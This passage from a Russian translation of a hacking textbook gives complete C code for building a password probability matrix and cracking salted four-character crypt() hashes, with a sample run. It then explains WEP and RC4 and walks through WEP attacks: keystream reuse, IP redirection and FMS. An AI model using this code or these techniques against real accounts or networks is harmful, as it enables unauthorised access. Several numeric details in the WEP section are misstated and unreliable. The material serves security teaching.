Размер матриц был установлен на основании принципа Дирихле. Этот простой принцип утверждает, что если k+1 объектов разложить по k ящикам, то хотя бы в одном из ящиков окажется не менее двух объектов. Поэтому лучшие результаты будут получены, если в каждом векторе окажется чуть меньше половины единиц. Поскольку в матрицах будет размещено 95^4, или 81 450 625, элементов, для достижения 50-процентного насыщения требуется примерно вдвое больше ящиков. Так как каждый вектор имеет длину 9025, колонок должно быть примерно $(95^4 \cdot 2)/9025$. Это дает примерно 18 тысяч колонок. Если использовать для колонок подстроки шифртекста из трех символов, то первые два символа и четыре бита третьего символа дадут $64^2 \cdot 4$, или около 16 тысяч, колонок (символы шифртекста могут принимать 64 различных значения). Это довольно близко к требуемому, потому что, если бит добавляется дважды, перекрытие игнорируется. На практике каждый вектор оказывается заполненным единицами примерно на 42%.

Для каждого шифртекста выбирается четыре вектора, и вероятность того, что в заданной позиции значение 1 окажется во всех четырех векторах, равна примерно $0{,}42^4$, или 3,11%. Это означает, что 9025 возможных комбинаций первых двух символов сокращаются на 97% – до 280 вариантов. То же справедливо и для последних двух символов, и в итоге получается около 280^2, или 78 400, вариантов открытого текста. Если осуществлять 10 000 проверок в секунду, это сокращенное ключевое пространство будет проверено менее чем за восемь секунд.

Конечно, есть и недостатки. Во-первых, изначальное создание матрицы требует не меньше времени, чем занял бы просто полный перебор, хотя эти затраты единовременные. Кроме того, если учитывать значения salt, то такая атака делается невозможной, несмотря на достигнутое сокращение объема необходимой памяти.

Следующие две распечатки демонстрируют код, который строит матрицу вероятностей и взламывает пароли с ее помощью. Первый лис-

тинг показывает код, генерирующий матрицу для взлома всех четырехсимвольных паролей со значением salt, равным `je`. Код второго листинга осуществляет фактический взлом паролей.

Файл: ppm_gen.c

```
/*********************************************************\
*  Password Probability Matrix   *    File: ppm_gen.c     *
*********************************************************
*                                                         *
*  Author:        Jon Erickson <matrix@phiral.com>        *
*  Organization:  Phiral Research Laboratories            *
*                                                         *
*  This is the generate program for the PPM proof of      *
*  concept.  It generates a file called 4char.ppm, which  *
*  contains information regarding all possible 4          *
*  character passwords salted with 'je'.  This file can   *
*  used to quickly crack passwords found within this      *
*  keyspace with the corresponding ppm_crack.c program.   *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH  8
#define SIZE HEIGHT * WIDTH * DEPTH

int singleval(char a)
{
  int i, j;
  i = (int)a;
  if((i >= 46) && (i <= 57))
    j = i - 46;
  else if ((i >= 65) && (i <= 90))
    j = i - 53;
  else if ((i >= 97) && (i <= 122))
    j = i - 59;
  return j;
}

int tripleval(char a, char b, char c)
{
  return (((singleval(c)%4)*4096)+(singleval(a)*64)+singleval(b));
}

main()
{
  char *plain;
  char *code;
```

```
char *data;
int i, j, k, l;
unsigned int charval, val;
FILE *handle;
if (!(handle = fopen("4char.ppm", "w")))
{
  printf("Error: Couldn't open file '4char.ppm' for writing.\n");
  exit(1);
}

data = (char *) malloc(SIZE+19);
if (!(data))
{
  printf("Error: Couldn't allocate memory.\n");
  exit(1);
}
plain = data+SIZE;
code = plain+5;

for(i=32; i<127; i++)
{
  for(j=32; j<127; j++)
  {
    printf("Adding %c%c** to 4char.ppm..\n", i, j);
    for(k=32; k<127; k++)
    {
      for(l=32; l<127; l++)
      {

        plain[0]  = (char)i;
        plain[1]  = (char)j;
        plain[2]  = (char)k;
        plain[3]  = (char)l;
        plain[4]  = 0;
        code = crypt(plain, "je");

        val = tripleval(code[2], code[3], code[4]);
        charval = (i-32)*95 + (j-32);
        data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
        val += (HEIGHT * 4);
        charval = (k-32)*95 + (l-32);
        data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));

        val = HEIGHT + tripleval(code[4], code[5], code[6]);
        charval = (i-32)*95 + (j-32);
        data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
        val += (HEIGHT * 4);
        charval = (k-32)*95 + (l-32);
        data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));

        val = (2 * HEIGHT) + tripleval(code[6], code[7], code[8]);
        charval = (i-32)*95 + (j-32);
        data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
        val += (HEIGHT * 4);
```

```
            charval = (k-32)*95 + (l-32);
            data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));

            val = (3 * HEIGHT) + tripleval(code[8], code[9], code[10]);
            charval = (i-32)*95 + (j-32);
            data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
            val += (HEIGHT * 4);
            charval = (k-32)*95 + (l-32);
            data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
          }
        }
      }
    }
    printf("finished.. saving..\n");
    fwrite(data, SIZE, 1, handle);
    free(data);
    fclose(handle);
}
```

Файл: ppm_crack.c

```
/*********************************************************\
*  Password Probability Matrix   *    File: ppm_crack.c   *
***********************************************************
*                                                         *
*  Author:        Jon Erickson <matrix@phiral.com>        *
*  Organization:  Phiral Research Laboratories            *
*                                                         *
*  This is the crack program for the PPM proof of concept *
*  It uses an existing file called 4char.ppm, which       *
*  contains information regarding all possible 4          *
*  character passwords salted with 'je'.  This file can   *
*  be generated with the corresponding ppm_gen.c program. *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH

int singleval(char a)
{
  int i, j;
  i = (int)a;
  if((i >= 46) && (i <= 57))
    j = i - 46;
  else if ((i >= 65) && (i <= 90))
```

```
    j = i - 53;
  else if ((i >= 97) && (i <= 122))
    j = i - 59;
  return j;
}

int tripleval(char a, char b, char c)
{
  return (((singleval(c)%4)*4096)+(singleval(a)*64)+singleval(b));
}

void merge(char *vector1, char *vector2)
{
  int i;
  for(i=0; i < WIDTH; i++)
    vector1[i] &= vector2[i];
}

int length(char *vector)
{
  int i, j, count=0;
  for(i=0; i < 9025; i++)
    count +=  ((vector[(i/8)]&(1<<(i%8)))>>(i%8));
  return count;
}

int grab(char *vector, int index)
{
  char val;
  int a, b;
  int word = 0;

  val = ((vector[(index/8)]&(1<<(index%8)))>>(index%8));
  if (!val)
    index = 31337;
  return index;
}

void show(char *vector)
{
  int i, a, b;
  int val;
  for(i=0; i < 9025; i++)
  {
    val = grab(vector, i);

    if(val != 31337)
    {
      a = val / 95;
      b = val - (a * 95);
      printf("%c%c ",a+32, b+32);
    }
  }
  printf("\n");
}
```

```
main()
{
  char plain[5];
  char pass[14];
  char bin_vector1[WIDTH];
  char bin_vector2[WIDTH];
  char temp_vector[WIDTH];
  char prob_vector1[2][9025];
  char prob_vector2[2][9025];
  int a, b, i, j, len, pv1_len=0, pv2_len=0;
  FILE *fd;

  if(!(fd = fopen("4char.ppm", "r")))
  {
    printf("Error: Couldn't open PPM file for reading.\n");
    exit(1);
  }

  printf("Input encrypted password (salted with 'je') : ");
  scanf("%s", &pass);

  printf("First 2 characters: \tSaturation\n");

  fseek(fd,(DCM*0)+tripleval(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
  fread(bin_vector1, WIDTH, 1, fd);

  len = length(bin_vector1);
  printf("sing length = %d\t%f%\n", len, len*100.0/9025.0);

  fseek(fd,(DCM*1)+tripleval(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd);
  merge(bin_vector1, temp_vector);

  len = length(bin_vector1);
  printf("dual length = %d\t%f%\n", len, len*100.0/9025.0);

  fseek(fd,(DCM*2)+tripleval(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd);
  merge(bin_vector1, temp_vector);

  len = length(bin_vector1);
  printf("trip length = %d\t%f%\n", len, len*100.0/9025.0);

  fseek(fd,(DCM*3)+tripleval(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd);
  merge(bin_vector1, temp_vector);

  len = length(bin_vector1);
  printf("quad length = %d\t%f%\n", len, len*100.0/9025.0);
  show(bin_vector1);

  printf("Last 2 characters: \tSaturation\n");

  fseek(fd,(DCM*4)+tripleval(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
  fread(bin_vector2, WIDTH, 1, fd);

  len = length(bin_vector2);
  printf("sing length = %d\t%f%\n", len, len*100.0/9025.0);
  fseek(fd,(DCM*5)+tripleval(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
```

```
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector2, temp_vector);

len = length(bin_vector2);
printf("dual length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*6)+tripleval(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector2, temp_vector);

len = length(bin_vector2);
printf("trip length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*7)+tripleval(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector2, temp_vector);

len = length(bin_vector2);
printf("quad length = %d\t%f%\n", len, len*100.0/9025.0);
show(bin_vector2);

printf("Building probability vectors...\n");
for(i=0; i < 9025; i++)
{
  j = grab(bin_vector1, i);
  if(j != 31337)
  {
    prob_vector1[0][pv1_len] = j / 95;
    prob_vector1[1][pv1_len] = j - (prob_vector1[0][pv1_len] * 95);
    pv1_len++;
  }
}
for(i=0; i < 9025; i++)
{
  j = grab(bin_vector2, i);
  if(j != 31337)
  {
    prob_vector2[0][pv2_len] = j / 95;
    prob_vector2[1][pv2_len] = j - (prob_vector2[0][pv2_len] * 95);
    pv2_len++;
  }
}

printf("Cracking remaining %d possibilites..\n", pv1_len*pv2_len);
for(i=0; i < pv1_len; i++)
{
  for(j=0; j < pv2_len; j++)
  {
    plain[0] = prob_vector1[0][i] + 32;
    plain[1] = prob_vector1[1][i] + 32;
    plain[2] = prob_vector2[0][j] + 32;
    plain[3] = prob_vector2[1][j] + 32;
    plain[4] = 0;
    if(strcmp(crypt(plain, "je"), pass) == 0)
    {
```

```
        printf("Password :  %s\n", plain);
        i = 31337;
        j = 31337;
      }
    }
  }
  if(i < 31337)
    printf("Password wasn't salted with 'je' or is not 4 chars long.\n");

  fclose(fd);
}
```

Первый фрагмент кода, ppm_gen.c, может сгенерировать матрицу для взлома четырехсимвольных паролей, как показано ниже:

```
$ gcc -O3 -o gen ppm_gen.c -lcrypt
$ ./gen
Adding   ** to 4char.ppm..
Adding  !** to 4char.ppm..
Adding  "** to 4char.ppm..
Adding  #** to 4char.ppm..
Adding  $** to 4char.ppm..
 [Output snipped]
$ ls -lh 4char.ppm
-rw-r--r--    1 matrix   users        141M Dec 19 18:52 4char.ppm
$
```

Второй фрагмент кода, ppm_crack.c, может взломать наш надоевший пароль «h4R% » за считаные секунды:

```
$ gcc -O3 -o crack ppm_crack.c -lcrypt
$ perl -e '$hash = crypt("h4R%", "je"); print "$hash\n";'
jeMqqfIfPNNTE
$ ./crack
Input encrypted password (salted with 'je') : jeMqqfIfPNNTE
First 2 characters:     Saturation
sing length = 3801      42.116343%
dual length = 1666      18.459834%
trip length = 695       7.700831%
quad length = 287       3.180055%
 4  9  N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T '- '0 '7 'D
'F (  (v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t 02 07 0?
0e 0{ 0| 1A 1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6  6, 6C 7: 7@ 7S
7z 8F 8H 9R 9U 9_ 9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @#
@W @v @| AO B/ BO BO Bz C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J  JN JT JU Jh Jq
Ks Ku M) M{ N, N: NC NF NQ Ny O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv TO Te U& U> UO
VT V[ V] Vc Vg Vi W: WG X" X6 XZ X` Xp YT YV Y^ Yl Yy Y{ Za [$ [* [9 [m [z \"
\+ \C \O \w ]( ]: ]@ ]w _K _j `q a. aN a^ ae au b: bG bP cE cP dU d] e! fI fv
g! gG h+ h4 hc iI iT iV iZ in k. kp l5 l` lm lq m, m= mE nO nD nQ n~ o# o: o^
pO p1 pC pc q* qO qQ q{ rA rY s" sD sz tK tw u- v$ v. v3 v; v_ vi vo wP wt x"
x& x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt {- {B {a |s }) }+ }? }y ~L ~m
Last 2 characters:      Saturation
sing length = 3821      42.337950%
```

```
dual length = 1677      18.581717%
trip length = 713       7.900277%
quad length = 297       3.290859%
 !  & != !H !I !K !P !X !o !~ ¨r ¨{ ¨} #% #O $5 $] %K %M %T &¨ &% &( &O &4 &I
&q &} ˙B ˙Q ˙d )j )w *I *] *e *j *k *o *w *| +B +W ,` ,J ,V -z .  .$ .T /` /_
OY Oi Os 1! 1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74
8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;¨ ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j
?w @O A* B  B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+
J3 J6 Jm K# K) K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T!
T$ T@ TR T_ Th U¨ U1 V* V{ W3 Wy Wz X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5
\_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~ `1 `F `f `y a8 a= aI aK az b, b- bS bz c( cg
dB e, eF eJ eK eu fT fW fo g( g> gW g\ h$ h9 h: h@ hk i? jN ji jn k= kj l7 lo
m< m= mT me m| m} n% n? n~ o  oF oG oM p¨ p9 p\ q} r6 r= rB sA sN s{ s~ tX tp
u  u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y: y= y? yM yU yX zK zv {# {)
{= {O {m |I |Z }. }; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..
Password :  h4R%
$
```

0x470 Шифрование в протоколе беспроводной связи 802.11b

Защищенность протокола беспроводной связи 802.11b стала серьезной проблемой в основном по причине отсутствия таковой. Слабость Wired Equivalent Privacy (WEP) – применяемого в нем метода шифрования – в значительной мере ответственна за общую незащищенность. Есть и некоторые другие детали, часто игнорируемые при развертывании беспроводных сетей и способные создавать существенную уязвимость.

Одной из этих деталей является то, что беспроводные сети существуют на уровне 2. Если беспроводная сеть не защищена с помощью VLAN или брандмауэра, то соединившийся с точкой доступа злоумышленник может переадресовать весь трафик проводной сети в беспроводную с помощью переадресации ARP. Это обстоятельство, а также обычай привязывать точки беспроводного доступа к внутренним закрытым сетям могут быть причиной серьезных уязвимостей.

Конечно, если включен WEP, то связываться с точкой доступа будет разрешено только клиентам с правильным ключом WEP. Если надежен WEP, то нечего беспокоиться о том, что злоумышленники подключатся к сети и наведут в ней опустошение, что вызывает вопрос: «А насколько надежен WEP?»

0x471 Протокол WEP


WEP должен был стать методом шифрования, обеспечивающим такую же меру защиты, как и при доступе по проводам. Сначала WEP должен был работать с 40-разрядными ключами, затем появился WEP2, в ко-

тором размер ключа был увеличен до 104 бит. Шифрование выполняется отдельно для каждого пакета, поэтому каждый пакет фактически представляет собой отдельно отправляемое открытое сообщение. Обозначим пакет буквой *M*.

Сначала вычисляется контрольная сумма сообщения *M*, чтобы потом можно было проверить его целостность. Это делается с помощью функции 32-разрядного циклического избыточного сложения, удачно названной CRC32. Эта контрольная сумма будет обозначаться *CS*, поэтому *CS* = CRC32(M). Данная величина дописывается в конец сообщения, и вместе они составляют открытый текст *P*.


Теперь надо зашифровать открытый текст. Шифрование осуществляется с применением поточного шифра RC4. Этот шифр инициализируется с помощью начального значения, после чего он может генерировать гамму – поток псевдослучайных байтов произвольной длины.[1] В WEP в качестве начального значения используется вектор инициализации (IV). Вектор IV состоит из 24 байт меняющихся битов, генерируемых для каждого пакета. В старых реализациях WEP иногда просто применялись последовательные значения IV, но в последующих в том или ином виде реализована псевдослучайность.

Независимо от того, как выбираются 24 бита IV, они приписываются спереди к WEP-ключу. Добавление 24 битов IV к размеру ключа WEP – это хитрая маркетинговая уловка. (Когда поставщик обещает 64-разрядные или 128-разрядные ключи WEP, фактический размер ключей будет лишь 49 или 104 бита соответственно, а 24 бита придутся на IV.) В совокупности IV и ключ WEP образуют начальное состояние, которое мы обозначим *S*.



Затем начальное значение *S* подается на вход RC4, который генерирует гамму. Эта гамма складывается поразрядно с открытым текстом *P*, в результате чего появляется шифртекст *C*. Вектор IV дописывается спереди к шифртексту, все это получает еще один заголовок и отправляется в радиоканал.

[1] Называемый также ключевым потоком. – *Примеч. науч. ред.*



У получателя пакета, зашифрованного WEP, происходит обратный процесс. Получатель извлекает из сообщения IV и присоединяет к нему свой ключ WEP, создавая начальное состояние *S*. Если у отправителя и получателя одинаковые WEP-ключи, то значения начальных заполнений окажутся одинаковыми. Это начальное заполнение подается на вход RC4, который генерирует ту же гамму, складываемую с остальной частью зашифрованного сообщения. В итоге получается исходное открытое сообщение, состоящее из сообщения пакета *M* и контрольной суммы *CS*. С помощью той же функции CRC32 получатель вычисляет контрольную сумму для M и сравнивает ее с принятым значением *CS*. Если контрольные суммы совпадают, пакет передается дальше. В противном случае пакет отбрасывается, поскольку либо были ошибки при передаче данных, либо не совпадают ключи WEP отправителя и получателя.

Вот, вкратце, как действует WEP.

0x472 Поточный шифр RC4

RC4 – на удивление простой алгоритм. В его основе лежат два алгоритма: развертывания ключей (KSA) и псевдослучайной генерации (PRGA). В обоих алгоритмах используется S-блок 8×8, представляющий собой массив из 256 различных чисел в диапазоне от 0 до 255. Проще говоря, в массиве содержатся все числа от 0 до 255, которые каким-то образом перемешаны. KSA осуществляет начальное перемешивание S-блока, исходя из поданного на вход начального значения, длина которого может быть до 256 бит.

Сначала S-блок заполняется последовательными числами от 0 до 255. Массив этих чисел назовем *S*. Затем другой массив из 256 чисел заполняется начальным значением, которое повторяется в нем столько раз, сколько требуется, чтобы заполнить весь массив. Этот массив назовем *K*. После этого массив *S* перемешивается в соответствии со следующим описанием на псевдокоде:

```
j = 0;
for i = 0 to 255
{
  j = (j + S[i] + K[i]) mod 256;
  Переставить S[i] с S[j];
}
```

В результате S-блок оказывается перемешанным на основе начального значения. В этом и состоит алгоритм развертывания ключей. Довольно просто.

Теперь требуется гамма, для чего применяется алгоритм псевдослучайной генерации (PRGA). В этом алгоритме действуют два счетчика `i` и `j` с нулевыми начальными значениями. Каждый байт гаммы получается на основе следующего псевдокода:

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
Переставить S[i] с S[j];
t = (S[i] + S[j]) mod 256;
Вывести значение S[t];
```

Выведенный байт `S[t]` – первый байт гаммы. Для получения следующих байтов гаммы алгоритм выполняется повторно.

RC4 настолько прост, что его можно легко запомнить и быстро реализовать, и при правильном применении он достаточно надежен. Однако из-за способа использования RC4 в WEP возникает ряд проблем.

0x480 Атаки на WEP

С безопасностью WEP связано несколько проблем. По правде говоря, он был задуман не как надежный криптографический протокол, а как способ соединения, эквивалентного проводному, о чем говорит и его название. Помимо слабостей, относящихся к установлению связи и идентификации абонента, есть ряд проблем, обусловленных собственно криптографическим протоколом. Одни проблемы связаны с использованием CRC32 в качестве функции контрольной суммы для проверки целостности сообщений, а другие – с использованием IV.

0x481 Атаки с применением грубой силы в автономном режиме

Возможность атаки с применением грубой силы (полного перебора ключей) существует для любой вычислительно стойкой криптосистемы. Вопрос лишь в том, насколько практичной она оказывается. В случае WEP схема подхода довольно проста. Надо перехватить несколько пакетов и начать расшифровывать их, перебирая все ключи. Для каждого расшифрованного пакета вычислить контрольную сумму и сравнить с имеющейся в пакете. При их совпадении можно предположить, что найден правильный ключ. Обычно надо проделать это хотя бы с двумя пакетами, поскольку не исключено, что отдельный пакет может быть расшифрован на неверном ключе, но контрольные суммы при этом совпадут.

Однако, исходя из 10 000 проверок в секунду, полный перебор 40-разрядных ключей займет свыше трех лет. Вполне возможно, что на со-

временных процессорах можно осуществлять и 200 000 проверок в секунду, но и тогда на взлом уйдет несколько месяцев. Разумность такой атаки зависит от ресурсов и настойчивости атакующего.

Тим Ньюшэм (Tim Newsham) предложил эффективный метод взлома, основанный на слабости алгоритма генерации ключей по паролям, который применяется в большинстве 40-разрядных (рекламируемых как 64-разрядные) карт и точек доступа. Фактически в его методе 40-битное ключевое пространство сокращается до 21-битного, а его перебор возможен уже за считанные минуты при скорости 10 000 проверок в секунду (и за несколько секунд на современном процессоре). Подробнее о его методах можно узнать на *www.lava.net/~newsham/wlan/*.

Для 104-разрядных сетей WEP (рекламируемых как 128-разрядные) полный перебор неосуществим.

0x482 Повторное использование гаммы

Еще одна потенциальная проблема WEP – это повторное использование гаммы. Если сложить два открытых текста (P) с одной и той же гаммой, получив пару различных шифртекстов (C), то в результате сложения этих шифртекстов между собой гамма будет исключена, а останется сумма двух открытых текстов.

$$C_1 = P_1 \oplus \mathrm{RC4(seed)}$$

$$C_2 = P_2 \oplus \mathrm{RC4(seed)}$$

$$C_1 \oplus C_2 = (P_1 \oplus \mathrm{RC4(seed)}) \oplus (P_2 \oplus \mathrm{RC4(seed)}) = P_1 \oplus P_2$$

В этом случае, если известен один открытый текст, легко можно восстановить второй. Кроме того, поскольку в данном случае открытые тексты представляют собой интернет-пакеты с известной и весьма предсказуемой структурой, можно предложить различные приемы для восстановления обоих исходных открытых текстов.

Помешать такого рода атакам должен был IV: без него все пакеты шифровались бы одной и той же гаммой. Если в каждом пакете свой IV, то и гамма для каждого из пакетов будет разная. Однако, если IV одинаковы, то оба пакета зашифровываются одной и той же гаммой. Такую ситуацию легко обнаружить, поскольку IV включаются в зашифрованные пакеты в открытом виде. Кроме того, IV, используемые в WEP, имеют длину всего 24 бита, а это практически гарантирует их повторное использование. Если предположить, что IV выбираются случайным образом, то повторения гаммы можно ожидать уже через 5000 пакетов.

Это число кажется неожиданно малым, что соответствует противоречащему интуиции феномену теории вероятностей, известному как «парадокс дней рождения». В нем утверждается, что если в одном помещении собрать 23 случайных человека, то двое из этих людей родились в один и тот же день. Двадцать три человека образуют 23*22/2, или 253, различных пар. Вероятность успеха для каждой пары составляет 1/365, или

около 0,27%, а вероятность неуспеха составит соответственно 1–1/365, или около 99,726%. При возведении этой вероятности в степень 253 общая вероятность неуспеха оказывается близкой к 49,95%, а значит, вероятность успеха становится немного больше 50%.

То же самое происходит с коллизиями IV. Для 5000 пакетов существует 5000*4999/2, или 12497500, возможных пар. Для каждой пары вероятность неуспеха составит $1-1/2^{24}$. При возведении в степень, равную числу возможных пар, общая вероятность неуспеха оказывается близкой к 47,5%, из чего следует, что вероятность коллизии IV для 5000 пакетов равна 52,5%.

После обнаружения коллизии IV можно, основываясь на знании структуры открытых текстов, восстановить их по сумме двух шифртекстов. Если же известен один из открытых текстов, другой получается в результате простого сложения. Один из способов получения известных открытых текстов задействует электронную почту. Атакующий посылает спам-сообщение, а жертва получает почту через шифруемое беспроводное соединение.

0x483 Дешифрование по таблицам IV

В результате восстановления открытых текстов перехваченного сообщения становится известной гамма для соответствующего IV. С ее помощью можно расшифровать любые пакеты с теми же IV, если они не длиннее, чем вскрытая гамма. Постепенно можно составить таблицу участков гаммы, индексированных по IV. Различных IV существует 2^{24}, и если для каждого IV хранить 1500 байт гаммы, то полная таблица займет около 24 гигабайт памяти. После создания такой таблицы все перехватываемые зашифрованные пакеты можно легко расшифровывать.

На практике такой метод атаки очень долог и скучен. Идея интересная, но есть гораздо более простые способы справиться с WEP.

0x484 Переадресация IP

Другой способ расшифровать зашифрованные пакеты – заставить точку доступа саму выполнить всю работу. Обычно точки доступа беспроводной связи имеют в том или ином виде доступ к Интернет, и в таких случаях возможна атака с помощью переадресации IP. Перехватывается зашифрованный пакет, и адрес получателя в нем изменяется на IP-адрес, который находится под контролем атакующего, без всякого дешифрования пакетов. Модифицированный пакет отправляется обратно точке доступа, которая расшифрует его и отправит на IP-адрес атакующего.

Модификация пакета возможна потому, что контрольная сумма вычисляется с помощью функции CRC32 – линейной и бесключевой. Благодаря этому пакет можно модифицировать так, что контрольная сумма сохранится.

Успешность этой атаки также требует знания IP-адресов отправителя и получателя. Эту информацию легко получить, основываясь на стандартных схемах IP-адресации во внутренних сетях. Определение адресов возможно также благодаря случаям повторного использования гаммы при коллизиях IV.

Как только становится известным IP-адрес получателя, его величина складывается поразрядно с нужным IP-адресом, и эта сумма складывается поразрядно с определенным участком зашифрованного пакета. В результате сложения аннулируется IP-адрес получателя и остается сумма адреса атакующего и гаммы. Чтобы контрольная сумма осталась неизменной, надо особым образом модифицировать IP-адрес отправителя.

Допустим, например, что адрес отправителя – 192.168.2.57, а адрес получателя – 192.168.2.1. Атакующий владеет адресом 123.45.67.89 и хочет переадресовать туда трафик. Эти IP-адреса задаются в пакете в двоичном виде как старшее и младшее 16-разрядные слова. Преобразования весьма просты:

Исх. IP = 192.168.2.57

$S_H = 192 \cdot 256 + 168 = 50344$

$S_L = 2 \cdot 256 + 57 = 569$

Кон. IP = 192.168.2.1

$D_H = 192 \cdot 256 + 168 = 50344$

$D_L = 2 \cdot 256 + 1 = 513$

Новый IP = 123.45.67.89

$N_H = 123 \cdot 256 + 45 = 31533$

$N_L = 67 \cdot 256 + 89 = 17241$

Контрольная сумма изменится на $N_H + N_L - D_H - D_L$, поэтому ее следует вычесть из определенного места в пакете. Поскольку известен адрес отправителя, который не имеет особого значения, можно взять младшее 16-разрядное слово из этого адреса:

$S'_L = S_L - (N_H + N_L - D_H - D_L)$

$S'_L = 569 - (31533 + 17241 - 50344 - 513)$

$S'_L = 2652$

Следовательно, новым IP-адресом отправителя становится 192.168.10.92.

Адрес отправителя в зашифрованном пакете можно модифицировать с помощью того же приема с XOR, после чего контрольные суммы должны совпасть. После отправки пакета в точку беспроводного доступа он будет расшифрован и направлен в 123.45.67.89, где его может взять атакующий.

Если атакующий имеет возможность контролировать пакеты во всей сети класса B, не надо даже модифицировать адрес отправителя. Если предположить, что он управляет всем диапазоном адресов 123.45.X.X, то можно выбрать младшее 16-разрядное слово IP-адреса так, что не придется изменять контрольную сумму. Если $N_L = D_H + D_L - N_H$, то контрольная сумма не изменится. Например:

$$N_L = D_H + D_L - N_H$$
$$N_L = 50{,}344 + 513 - 31533$$
$$N'_L = 82390$$

Новым IP-адресом получателя должен быть 123.45.75.124.

0x485 Атака Флурера, Мантина, Шамира (FMS)

Атака Флурера, Мантина, Шамира (FMS) чаще всего применяется против WEP и стала популярной благодаря таким средствам, как AirSnort. Это совершенно поразительная атака. Она основана на слабости алгоритма развертывания ключей в RC4 и использовании IV.

Существуют слабые значения IV, из-за которых информация о секретном ключе попадает в первый байт гаммы. Поскольку один и тот же ключ многократно используется с разными IV, собрав достаточное количество пакетов со слабыми IV и зная первый байт гаммы, можно определить ключ. К счастью, первый байт пакета 802.11b – это SNAP-заголовок, который почти всегда равен 0xAA. Это означает, что первый байт гаммы легко получить, поразрядно прибавив к первому зашифрованному байту 0xAA.

Теперь надо найти слабые IV. Размер IV в WEP составляет 24 бита, или три байта. Слабые IV имеют вид (A+3, N−1, X), где A – это номер вскрываемого байта ключа, N равно 256 (потому что RC4 действует по модулю 256), а X может принимать любое значение. Таким образом, для вскрытия нулевого байта ключа используются 256 слабых IV вида (3, 255, X), где X лежит в диапазоне от 0 до 255. Байты ключа надо вскрывать по порядку, то есть первый байт нельзя вскрывать, пока не будет известен нулевой.

Собственно алгоритм вскрытия довольно прост. Сначала он проходит A+3 шагов алгоритма развертывания ключа (KSA). Это можно сделать, не зная ключа, потому что IV занимает первые три байта массива K. Если известен нулевой байт ключа и A равно 1, то KSA можно продолжить, выполнив четвертый шаг, потому что станут известны первые четыре байта массива K.

Если в результате на последнем шаге будут изменены S[0] или S[1], вся попытка прекращается. Проще говоря, попытку следует прекратить, если j окажется меньше 2. В противном случае берем значения j и $S[A + 3]$ и вычитаем их из первого байта гаммы, разумеется, по модулю 256. Полученное значение будет верным байтом ключа примерно

в 5% случаев и фактически случайным в остальных 95%. Если взять достаточное количество слабых IV (с разными значениями X), можно правильно определить байт ключа. Чтобы вероятность определения превысила 50%, достаточно иметь около 60 IV. Определив байт ключа, всю процедуру надо повторить для определения следующего байта, и так пока не будет вскрыт весь ключ.

В иллюстративных целях мы масштабируем RC4, сделав N равным 16, а не 256. Это значит, что операции будут выполняться по модулю 16, а не 256, и все массивы будут из 16 «байт» по 4 бита вместо 256 настоящих байт.

Предположим, что ключ равен (1, 2, 3, 4, 5) и вскрывается нулевой байт ключа, т. е. A равно 0. Тогда слабые IV будут иметь вид (3, 15, X). В данном примере X равен 2, поэтому начальное состояние равно (3, 15, 2, 1, 2, 3, 4, 5). Исходя из этого значения, первым байтом выходной гаммы станет 9.

Выход	=	9
A	=	0
